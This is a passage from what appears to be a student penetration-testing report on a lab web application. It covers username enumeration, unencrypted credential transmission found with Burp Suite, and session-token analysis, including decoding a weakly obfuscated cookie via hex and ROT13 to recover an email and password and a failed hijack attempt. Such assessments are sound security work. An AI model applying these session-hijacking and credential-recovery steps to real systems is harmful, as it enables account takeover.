


Figure 52

Figure 53,54,55 displays the remember function being activated and the intercepted GET request in burp suite. The cookies are the same and remain persistent and the PHP session id also remains the same.




Figure 53




Figure 54




Figure 55

6.6 TESTING ANY IMPERSONATION FUNCTION

There is no way to impersonate another user on the website

6.7 USERNAME ENUMERATION

This subsection involved testing the target websites login page to see the response to an account with a correct username and one without. This was done by simply making an account and using the wrong password on 192.168.1.20/login.php.

Figure 56 shows the message received when a user enters an incorrect username, a random string was entered in the username box of the login form. A malicious user could guess or brute force a username used by one of the accounts on the target website.




Figure 56

6.8 CHECKING FOR UNSAFE TRANSMISSION OF CREDENTIALS

Figure 57 displays a high severity result from the burp suite scan, the web page http://192.168.1.20/login-exec.php transmits the password over unencrypted connections, making them vulnerable to interception.




Figure 57

Figure 58 presents a low severity result in the form of unencrypted communications. This was found through the burp suite web scan.




Figure 58

Figure 59 displays an issue with the way the application fails to prevent malicious users connecting to it over unencrypted channels. This was found through the burp suite web scan.




Figure 59

Figure 60 displays an issue with the way the way the web server routes HTTP request with inconsistent HTTP parsing. This was found through the burp suite web scan.




Figure 60

List of information found:

- The prices of phones could be manipulated using burp suite
- There was very little URL modifying capabilities.
- There was no length limiter.
- There were no instances of JavaScript validation.
- No password rules existed on the target website.
- No password lockout policy existed on the target website.
- The target website had no account recovery feature.
- There was no way to impersonate a user on the website.
- A message was given explaining that specific username didn't exist.
- Unencrypted communications.

7 TESTING SESSION MANAGEMENT

7.1 UNDERSTANDING THE MECHANISM

From the recon and analysis stage of the methodology it was clear to understand that web application uses HTTP cookies for session management and PHP session IDs. Furthermore, the target website used little to no obfuscation or encryption when transmitting data, only the cookie, username and password used some form of obfuscation. Lastly, it was not possible to predict the session id as it was a random number generated by the web server.

To test which piece of data was used as the session token, a session dependent page was browsed to with the intercept on in burp suite. First the secret cookie was deleted triggering no response from the web application. Then the PHP session id was removed, this logged the account out of the target website, from this it was concluded that the PHP session id was used as the session token.

Figure 61 displays the deletion of the secret cookie and the intercepted get request from the user details page.




Figure 61

Figure 62 displays the deletion of the PHP session id and the intercepted get request from the user details page.




Figure 62

Figure 63 shows the result of deleting the PHP session id, the session was terminated, and the user was logged out.




Figure 63

Web Scarab

figure 64 displays the main page of the pen test utility web scarab, the post request from the login has been highlighted in the previous request box. After this the session analysis id tab was clicked on, finally the application was told to fetch 50 different samples of the secret cookie found in the login post request.




Figure 64

figure 65 shows the results of the fetch 50 samples in a graph format, the cookies values over time increase, from an educated guess there is likely a piece of code that adds a timestamp to the end of cookie value. In Figure 66s output box there is a group of numbers, this is the time stamp described.

Figure 65

Full results & process of web scarab can be found in (**Web scarab results & process**)

This sub section included taking the cookie for user authentication found in figure 22 then decoding it using cyberchef. The cookie used was called secret cookie and was not persistent, this means that a different cookie was produced every time. The cookie was then used to attempt to hijack a session, however there was no success.

Figure 66 displays that the secret cookie can be decoded through using from hex then ROT13. Hacklab@hacklab.com was the email that had been encoded, hacklab was the password and the number was most likely a date of some kind.

